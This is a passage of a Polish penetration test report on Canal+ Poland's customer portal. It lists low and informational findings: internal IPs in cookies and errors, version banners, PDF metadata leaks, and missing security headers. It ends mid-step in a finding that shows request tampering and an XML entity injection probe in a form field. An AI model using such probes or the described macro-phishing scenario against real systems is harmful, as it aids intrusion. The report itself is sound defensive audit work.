
```
{"status":500,"message":" Problem przy polaczeniu do LOBARCH: ORA-00942: table or view does not existORA-02063: preceding line from LOBARCHORA-06512: at \"INTERFACES.PL_LOBARCH_API_BILL_SELECT\", line 24","data":null,"timestamp":1638870372223}
```

Błędy o kodach *ORA–[…]* są charakterystyczne dla bazy Oracle.

Komunikat błędu bazy danych znaleziono również jako część wpisu umieszczonego na ogólnodostępnym forum:

https://forum.satkurier.pl/topic/32758-strefa-canal-ex-moje-nc-%E2%80%93-internetowe-centrum-abonenta/page/16/

Zrzut ekranu:



Inne informacje

Ujawnienie adresu IP oraz portu:

```
I/O error on POST request for "http://10.48.20.149:9999/cga-mof-ui/api/dictionaries": Server returned HTTP response code: 500 for URL: http://10.48.20.149:9999/cga-mof-ui/api/dictionaries; nested exception is java.io.IOException: Server returned HTTP response code: 500 for URL: http://10.48.20.149:9999/cga-mof-ui/api/dictionaries
```

oraz:

```
I/O error on POST request for "http://10.48.20.148:8000/DTHchangeMop": Connection refused; nested exception is java.net.ConnectException: Connection refused
```

Ujawnienie nazwy wewnętrznej hosta:

```
I/O error on GET request for "https://mycanalrd0/esb/findPaymentMeansForPerson": Connection reset; nested exception is java.net.SocketException: Connection reset
```

LOKALIZACJA

API: https://icard0.pl.canalplus.com/api/[…]

REKOMENDACJA

Zaleca się wyłączenie raportowania błędów i zamianę komunikatów na jeden spójny wraz z mapowanym identyfikatorem błędu bez ujawniania nadmiarowych informacji.

Więcej informacji:

- https://owasp.org/www-community/Improper_Error_Handling#how-to-protect-yourself
- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Error_Handling_Cheat_Sheet.md
- https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html

[LOW] SECURITUM-215508-006: Ujawnianie nadmiarowych informacji o środowisku w ciasteczkach

OPIS

Testowana aplikacja zwraca w nagłówkach odpowiedzi HTTP nadmiarowe informacje o wewnętrznej infrastrukturze. Takie zachowanie może pomóc atakującemu w lepszym sprofilowaniu środowiska aplikacji, co może zostać następnie wykorzystane do przeprowadzania dalszych ataków.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Wysłanie żądania:

```
GET / HTTP/1.1
Host: icard0.pl.canalplus.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0
Connection: close
```


powoduje otrzymanie odpowiedzi zawierającej m.in. ciasteczko `MOJE_SIDENT`:

```
HTTP/1.1 302 Found
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Set-Cookie: MOJE_SIDENT=E42264[…]71F4.10.48.22.10; Path=/; HttpOnly
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Location:
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Ficard0.pl.canalplus.com%2Flogin%2
Fcas
Content-Length: 0
Date: Thu, 09 Dec 2021 11:05:00 GMT
Connection: close
Set-Cookie: canal+app=[…]; path=/; Httponly; Secure
Set-Cookie: TS01aae88b=[…]; Path=/
Server: nc+ app server
```

Zaznaczony powyżej na czerwono fragment ciasteczka pochodzi z prywatnej klasy adresów IP, które służą jako adresy urządzeń w sieciach wewnętrznych.

Podczas testów wykonano powyższe żądanie 128 razy i uzyskano 8 różnych adresów IP: kolejno od 10.48.22.10 do 10.48.22.17.

Widok w narzędziu Burp Suite, moduł Intruder:



Request	Payload	Status	Length	Set-Cookie: MOJE_SIDENT=[0-9A-F]+\.(.*?); Path=
0		302	823	10.48.22.14
1	null	302	823	10.48.22.11
2	null	302	823	10.48.22.13
3	null	302	823	10.48.22.16
4	null	302	823	10.48.22.17
5	null	302	823	10.48.22.13
6	null	302	823	10.48.22.11
7	null	302	823	10.48.22.16
8	null	302	823	10.48.22.15
9	null	302	823	10.48.22.15
10	null	302	823	10.48.22.17
11	null	302	823	10.48.22.10
12	null	302	823	10.48.22.16
13	null	302	823	10.48.22.14
14	null	302	823	10.48.22.12
15	null	302	823	10.48.22.16

gdzie:

- w kolumnie „Request” widać numer kolejny wysłanego żądania,
- w kolumnie „Payload” brak informacji, ponieważ wysyłane są takie same żądania,
- w kolumnie „Status” jest kod odpowiedzi,
- w kolumnie „Length” jest długość odpowiedzi,
- w kolumnie „Set-Cookie: MOJE_SIDENT=…” widać adres IP wyekstrahowany z ciasteczka.

LOKALIZACJA

https://icard0.pl.canalplus.com/ – ciasteczko `MOJE_SIDENT`

REKOMENDACJA

Zaleca się usunąć z ciasteczka adres IP.

[LOW] SECURITUM-215508-007: Ujawnianie nadmiarowych informacji o środowisku w odpowiedzi HTTP

OPIS

Testowana aplikacja zwraca w odpowiedzi HTTP nadmiarowe informacje o wykorzystywanych technologiach. Takie zachowanie może pomóc atakującemu w lepszym sprofilowaniu środowiska aplikacji, co może zostać następnie wykorzystane do przeprowadzania dalszych ataków.

Więcej informacji:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002)

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Następujące żądanie:

```
GET /WEB-INF/ HTTP/1.1
Host: icard0.pl.canalplus.com
[…]
```

powoduje otrzymanie odpowiedzi HTTP z błędem, w tym wersją oprogramowania:

```
HTTP/1.1 404 Not Found
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 992
Date: Thu, 02 Dec 2021 16:50:18 GMT
Connection: close
Set-Cookie: canal+app=[…]; path=/; Httponly; Secure
Set-Cookie: TS01aae88b=[…]; Path=/
Server: nc+ app server

<!DOCTYPE html><html><head><title>Apache Tomcat/8.0.24 - Error report</title><style
type="text/css">[…]</style> </head><body><h1>HTTP Status 404 - </h1><div
class="line"></div><p><b>type</b> Status report</p><p><b>message</b>
<u></u></p><p><b>description</b> <u>The requested resource is not available.</u></p><hr
class="line"><h3>Apache Tomcat/8.0.24</h3></body></html>
```

LOKALIZACJA

Konfiguracja serwera.

REKOMENDACJA

Zaleca się usunąć z odpowiedzi HTTP nadmiarowe komunikaty, które ujawniają informacje o wykorzystywanych technologiach.

[LOW] SECURITUM-215508-008: Ujawnianie nadmiarowych informacji o środowisku w metadanych plików PDF

OPIS

W metadanych plików PDF generowanych w testowanej aplikacji znajdują się nadmiarowe informacje o wykorzystywanych technologiach. Takie zachowanie może pomóc atakującemu w lepszym sprofilowaniu środowiska aplikacji, co może zostać następnie wykorzystane do przeprowadzania dalszych ataków.

Więcej informacji:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002)


WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Konto w aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

W celu potwierdzenia należy:

1. Zalogować się w aplikacji.
2. Przejść do: Płatności – Prognoza rachunków – Pobierz prognozę płatności.
3. Zostanie wygenerowany plik PDF z następującymi metadanymi:



LOKALIZACJA

Generator plików PDF.

REKOMENDACJA

Zaleca się usunąć z metadanych plików PDF nadmiarowe wpisy, które ujawniają informacje o wykorzystywanych technologiach.

[LOW] SECURITUM-215508-009: Ujawnianie nadmiarowych informacji w metadanych plików PDF

OPIS

Zidentyfikowano pliki PDF, które ujawniają (w metadanych) imię i nazwisko pracownika oraz wersję używanego oprogramowania Microsoft Office. Tego typu informacje mogą zostać wykorzystane do przeprowadzenia ukierunkowanego ataku socjotechnicznego.

W metadanych znaleziono również ścieżki użytych grafik. Takie zachowanie może pomóc atakującemu w lepszym sprofilowaniu środowiska aplikacji, co może zostać następnie wykorzystane do przeprowadzania dalszych ataków.

Więcej informacji:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002)

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład #1 – dane pracownika, wersja oprogramowania

Plik „Regulamin" dostępny ze strony głównej (panelu logowania), umieszczony pod adresem: `https://strefa.pl.canalplus.com/resources/doc/regulamin_strefacanalplus.pdf`, zawiera następujące metadane (nazwisko pracownika zostało zamaskowane):

```
Author: […] Radosław
CreateDate: 2020:07:15 17:05:04+02:00
Creator: Microsoft® Word 2016
FileType: PDF
FileTypeExtension: pdf
Language: pl-PL
Linearized: No
MIMEType: application/pdf
ModifyDate: 2020:07:15 17:05:04+02:00
PDFVersion: 1.5
PageCount: 2
Producer: Microsoft® Word 2016
```

Przykładowy scenariusz ataku:

1) Atakujący wie, że Pan Radosław pracował nad dokumentem z regulaminem korzystania z serwisu,
2) Atakujący wie, że Pan Radosław używa oprogramowania Microsoft Word 2016,
3) Następnie atakujący przygotowuje dokument Word, który zawiera złośliwe makro i wysyła plik na adres pracownika,
4) W celu zwiększenia prawdopodobieństwa sukcesu, atakujący może podać się za współpracownika, który „prosi" o przeglądnięcie poprawek do dokumentu z regulaminem korzystania z serwisu.

Inny plik, „Lista dokumentów niezbędnych do przeprowadzenia cesji […]", dostępny po zalogowaniu ([Imię Nazwisko] – Dokumenty do pobrania – Formularz cesji – Uzupełnij formularz), umieszczony pod adresem: `https://strefa.pl.canalplus.com/resources/doc/cesja/Lista_dokumentow_do_cesji.pdf`, zawiera następujące metadane (nazwisko pracownika zostało zamaskowane):

```
Author: […] Ewa
CreateDate: 2016:01:22 12:24:15+01:00
Creator: […] Ewa
CreatorTool: Microsoft® Word 2010
DocumentID: uuid:21f36bb5-[…]
FileType: PDF
FileTypeExtension: pdf
Format: application/pdf
InstanceID: uuid:0994f702-[…]
Language: pl-PL
Linearized: Yes
MIMEType: application/pdf
MetadataDate: 2016:01:22 12:33:35+01:00
ModifyDate: 2016:01:22 12:33:35+01:00
PDFVersion: 1.5
PageCount: 2
Producer: Microsoft® Word 2010
TaggedPDF: Yes
XMPToolkit: Adobe XMP Core 5.4-c005 78.147326, 2012/08/23-13:03:03
```

Przykład #2 – ścieżki

Plik „Pomoc" dostępny ze strony głównej (panelu logowania), umieszczony pod adresem: `https://strefa.pl.canalplus.com/resources/doc/pomoc_logowanie.pdf`, zawiera następujące metadane, w tym wersję użytego oprogramowania oraz ścieżki użytych grafik:

```
CreateDate: 2018:04:27 12:06:50+02:00
Creator: Adobe Illustrator CS5.1
CreatorTool: Adobe Illustrator CS5.1
DerivedFromDocumentID: xmp.did:EF7F1174072068118A6DEFF46EDA11B1
DerivedFromInstanceID: xmp.iid:EF7F1174072068118A6DEFF46EDA11B1
DerivedFromOriginalDocumentID: xmp.did:e7f6af99-654c-4b2b-a7ab-9e6218caf6e4
DerivedFromRenditionClass: proof:pdf
DocumentID: xmp.did:F07F1174072068118A6DEFF46EDA11B1
FileType: PDF
FileTypeExtension: pdf
FontComposite: False, False, False
FontFace: Light, Bold, Bold
FontFamily: DIN Next LT Pro, DIN Alternate, DIN Next LT Pro
FontFileName: Linotype - DINNextLTPro-Light.otf, DIN Alternate Bold.ttf, Linotype - DIN Next LT
Pro Bold-1.ttf
FontName: DINNextLTPro-Light, DINAlternate-Bold, DINNextLTPro-Bold
FontType: Open Type, TrueType, Open Type
FontVersion: Version 1.200;PS 001.002;hotconv 1.0.38, 9.0d4e2, Version 1.20
Format: application/pdf
HasVisibleOverprint: True
HasVisibleTransparency: True
HasXFA: No
HistoryAction: converted, saved, saved, saved, saved, saved
```

```
HistoryChanged: /, /, /, /, /, /
HistoryInstanceID: xmp.iid:F77F11740720681188C6E9A33D47E4C5,
xmp.iid:F97F11740720681188C6E9A33D47E4C5, xmp.iid:ED7F1174072068118A6DEFF46EDA11B1,
xmp.iid:EF7F1174072068118A6DEFF46EDA11B1, xmp.iid:F07F1174072068118A6DEFF46EDA11B1
HistoryParameters: from application/x-indesign to application/pdf
HistorySoftwareAgent: Adobe InDesign CC 13.0 (Macintosh), Adobe Illustrator CS5.1, Adobe
Illustrator CS5.1, Adobe Illustrator CS5.1, Adobe Illustrator CS5.1, Adobe Illustrator CS5.1
HistoryWhen: 2018:04:25 13:27:59+02:00, 2018:04:26 10:47+02:00, 2018:04:26 11:49:05+02:00,
2018:04:27 10:28:42+02:00, 2018:04:27 11:44:10+02:00, 2018:04:27 12:06:45+02:00
InstanceID: uuid:66703df0-90e0-43fc-bb88-0d6253c8dbdf
Linearized: No
MIMEType: application/pdf
ManifestLinkForm: EmbedByReference, EmbedByReference, EmbedByReference, EmbedByReference,
EmbedByReference, EmbedByReference, EmbedByReference, EmbedByReference, EmbedByReference,
EmbedByReference
ManifestReferenceFilePath: /Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania
ICA/fot/image006.jpg, /Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/NumABO.jpg,
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/ZAREJESTRUJ.jpg,
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/ZAREJESTRUJ.jpg,
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/image005.png,
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/ZALOZKONTO.jpg,
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/image004.png,
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/image003.png,
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/gdzieNumAbo.jpg,
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/image002.png
MaxPageSizeH: 900.235840
MaxPageSizeUnit: Pixels
MaxPageSizeW: 653.622070
MetadataDate: 2019:08:28 16:46:10+02:00
ModifyDate: 2019:08:28 16:46:10+02:00
NPages: 1
OriginalDocumentID: xmp.did:e7f6af99-654c-4b2b-a7ab-9e6218caf6e4
PDFVersion: 1.6
PageCount: 4
PlateNames: Cyan, Magenta, Yellow, Black
Producer: Adobe PDF library 9.90
RenditionClass: proof:pdf
SwatchGroupName: Default Swatch Group
SwatchGroupType: 0
ThumbnailFormat: JPEG
ThumbnailHeight: 64
ThumbnailImage: (Binary data 7038 bytes, use -b option to extract)
ThumbnailWidth: 256
Title: Instrukcja_logowania_ICA
Trapped: False
XMPToolkit: Adobe XMP Core 5.6-c016 91.163616, 2018/10/29-16:58:49
```

LOKALIZACJA

Opublikowane pliki PDF.

REKOMENDACJA

Zaleca się usunąć wszystkie nadmiarowe informacje z metadanych opublikowanych plików PDF.

Punkty informacyjne

[INFO] SECURITUM-215508-010: Brak nagłówka Content-Security-Policy

OPIS

W odpowiedziach aplikacji nie zidentyfikowano wdrożonego nagłówka `Content-Security-Policy`.

Content Security Policy (CSP) jest mechanizmem bezpieczeństwa działającym na poziomie przeglądarek, którego celem jest ochrona przed skutkami podatności działających po stronie przeglądarki (np. podatności Cross-Site Scripting). CSP może w znaczący sposób utrudnić wykorzystanie podatności, jednak jego wdrożenie może być skomplikowane i może wymagać istotnych zmian w strukturze aplikacji.

Główną ideą CSP jest możliwość zdefiniowana listy dozwolonych źródeł, z których będą mogły być ładowane zewnętrzne zasoby na stronie. Przykładowo, w przypadku zdefiniowania poniższej polityki CSP:

```
Content-Security-Policy: default-src 'self'
```

wszystkie zewnętrzne zasoby na stronie będą mogły być ładowane wyłącznie z domeny aplikacji (`'self'`), co za tym idzie próba załadowania skryptu lub grafiki z innych domen zakończy się niepowodzeniem. W takim wdrożeniu niemożliwe jest również definiowanie kodu skryptów bezpośrednio w kodzie HTML, np.:

```
<script>jQuery.ajax(...)</script>
```

Wszystkie skrypty muszą być zdefiniowane w zewnętrznych plikach, np.:

```
<script src="/app.js"></script>
```

Więcej informacji dotyczących wdrożenia Content-Security-Policy można znaleźć pod adresami:

- https://sekurak.pl/wszystko-o-csp-2-0-content-security-policy-jako-uniwersalny-straznik-bezpieczenstwa-aplikacji-webowej/
- https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

LOKALIZACJA

Cała aplikacja.

REKOMENDACJA

Zaleca się rozważyć wdrożenie nagłówka `Content-Security-Policy`. W tym celu należy zdefiniować wszystkie domeny, z których pobierane są zasoby w aplikacji (grafiki, skrypty, elementy audio/wideo, style CSS itp.) i na ich podstawie zbudować politykę CSP.

W przypadku używania dużej liczby skryptów zdefiniowanych bezpośrednio w kodzie HTML (znaczniki `<script>` lub zdarzenia takie jak `onclick`), należy je umieścić w zewnętrznych plikach JavaScript lub skorzystać z polityk typu `nonce`. Więcej informacji zawarto w poniższych łączach:

- https://csp-evaluator.withgoogle.com/
- https://csp.withgoogle.com/docs/index.html
- https://report-uri.com/home/generate

[INFO] SECURITUM-215508-011: Brak nagłówka Strict-Transport-Security

OPIS

W odpowiedziach aplikacji nie zidentyfikowano wdrożonego nagłówka HTTP: Strict-Transport-Security (HSTS).

Wprowadzenie nagłówka HSTS wymusza na przeglądarce stosowanie szyfrowanego połączenia HTTPS we wszystkich odwołaniach do domeny aplikacji. Nawet ręczne wpisanie nazwy protokołu „http" w pasku adresu nie spowoduje wysłania nieszyfrowanych pakietów.

Wdrożenie tego nagłówka jest traktowane jako ogólna dobra praktyka hardeningowa w aplikacjach webowych.

Więcej informacji:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
- https://sekurak.pl/hsts-czyli-http-strict-transport-security/

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykładowa odpowiedź z aplikacji – brak nagłówka HSTS:

```
HTTP/1.1 200
Cache-Control: no-store
Content-Type: text/html;charset=UTF-8
Content-Language: pl
Date: Wed, 08 Dec 2021 14:22:40 GMT
Connection: close
Server: nc+ app server
Content-Length: 14381

[…]
```

LOKALIZACJA

Cała aplikacja.

REKOMENDACJA

W odpowiedziach HTTP serwera powinien znajdować się nagłówek:

```
Strict-Transport-Security: max-age=31536000
```

Alternatywnie: istnieje możliwość zdefiniowana nagłówka HSTS również dla wszystkich poddomen:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

Ponadto, istnieje możliwość skorzystania z tzw. listy preload, która domyślnie zapisana jest w źródłach popularnych przeglądarek WWW. Powoduje to, że przeglądarka użytkownika, który pierwszy raz nawiązuje połączenie z aplikacją, od razu wymusi wykorzystanie szyfrowanego, bezpiecznego kanału komunikacji.

```
Strict-Transport-Security: max-age=31536000; preload
```

Więcej informacji:

- https://hstspreload.org/
- https://www.chromium.org/hsts
- https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

[INFO] SECURITUM-215508-012: HTML Injection – wstrzyknięcie własnego kodu HTML w pliku PDF

OPIS

Audyt wykazał, iż możliwe jest wstrzyknięcie kodu HTML w treść generowanego pliku PDF. Takie zachowanie systemu sprzyja np. kampaniom phishingowym.

Zaobserwowano również, iż większość pól nie posiada zaimplementowanej poprawnej weryfikacji po stronie serwera, obecnie jest tylko częściowa weryfikacja po stronie klienta. W przypadku komunikacji aplikacji z innymi systemami może to spowodować w nich nieoczekiwane zachowanie.

Ponadto, w żądaniu wysyłane są nadmiarowe dane, które nie są obecne w formularzu dostępnym dla użytkownika. Manipulując bezpośrednio żądaniem, użytkownik może zmienić w generowanym pliku takie dane jak numer abonenta.


Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/03-Testing_for_HTML_Injection

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Aby potwierdzić opisane zachowanie, należy wykonać następujące kroki:

1. Zalogować się w aplikacji.
2. Przejść do: [Imię Nazwisko] – Formularz cesji – Więcej.
3. Wypełnić wszystkie pola dowolną literą.
4. Nacisnąć przycisk: Generuj i pobierz dokument cesji.
5. Formularz nie zostaje wysłany, a wybrane pola (np. Kod pocztowy, PESEL) są oznaczone jako nieprawidłowe:



6. Zaznaczone pola wypełnić dowolnymi poprawnymi danymi.
7. Ponownie nacisnąć przycisk: Generuj i pobierz dokument cesji – oraz przechwycić wysłane żądanie narzędziem typu proxy (np. Burp Suite):

```
POST /api/contract/cession HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

{"address":"x x
x","billingEmail":"[…]@securitum.pl","billingType":1,"city":"x","companyAddress":"","companyCity"
:"","companyEmail":"","companyName":"","companyPhone":"","companyPostalCode":"","companyTin":"","
consent_1":true,"consent_2":true,"consent_3":true,"consent_4":true,"consent_5":true,"contractData
":"IWONA
[…]","customerNumber":"5[…]0","contractNumber":"1","email":"[…]@securitum.pl","firstName":"x","la
stName":"x","mailAddress":"x x x","mailCity":"x","mailPostalCode":"12-
345","payment":563.04,"paymentType":"0","pesel":"89[…]05","phone":"123613337","postalCode":"12-
345"}
```

8. Zmienić parametry `billingEmail`, `contractData`, `customerNumber`, `contractNumber`, `email`, `mailPostalCode`, `pesel`, `phone`, `postalCode` na inne, niepoprawne wartości.
9. Przesłać żądanie dalej.
10. Odpowiedź aplikacji świadczy o przyjęciu żądania i wygenerowaniu pliku PDF:

```
HTTP/1.1 200 OK
[…]
Date: Fri, 17 Dec 2021 13:06:52 GMT
[…]
Content-Length: 67556

{"status":0,"message":null,"data":{"content":"JVBE[…]RU9GCg==","fileName":"formularz_cesji.pdf"},
"timestamp":1639746412445}
```

11. Oznacza to, że walidacja wartości parametrów odbywa się jedynie po stronie klienta (przeglądarki). Parametry nie posiadają żadnej walidacji po stronie serwera. Ponadto, możliwa była zmiana dodatkowych parametrów, niewidocznych w formularzu (np. `contractData`, `customerNumber`).
12. W dowolnym parametrze wpisać znak `&` (np. `"address":"&"`) i wysłać żądanie ponownie.
13. Zwracany jest błąd świadczący o przetwarzaniu pliku XML:

```
HTTP/1.1 200 OK
[…]
Date: Fri, 17 Dec 2021 14:51:50 GMT
[…]

{"status":500,"message":"Can't load the XML resource (using TRaX transformer).
org.xml.sax.SAXParseException; lineNumber: 247; columnNumber: 42; The entity name must
immediately follow the '&' in the entity reference.","data":null,"timestamp":1639752710642}
```

14. W dowolnym parametrze wpisać własną encję XML `<!DOCTYPE foo [ <!ENTITY abc "xyz" > ]><foo>&abc;</foo>` (np. `"address":" <!DOCTYPE foo [ <!ENTITY abc \"xyz\" > ]><foo>&abc;</foo>"`) i wysłać żądanie ponownie.
15. Ponownie zwracany jest błąd XML:

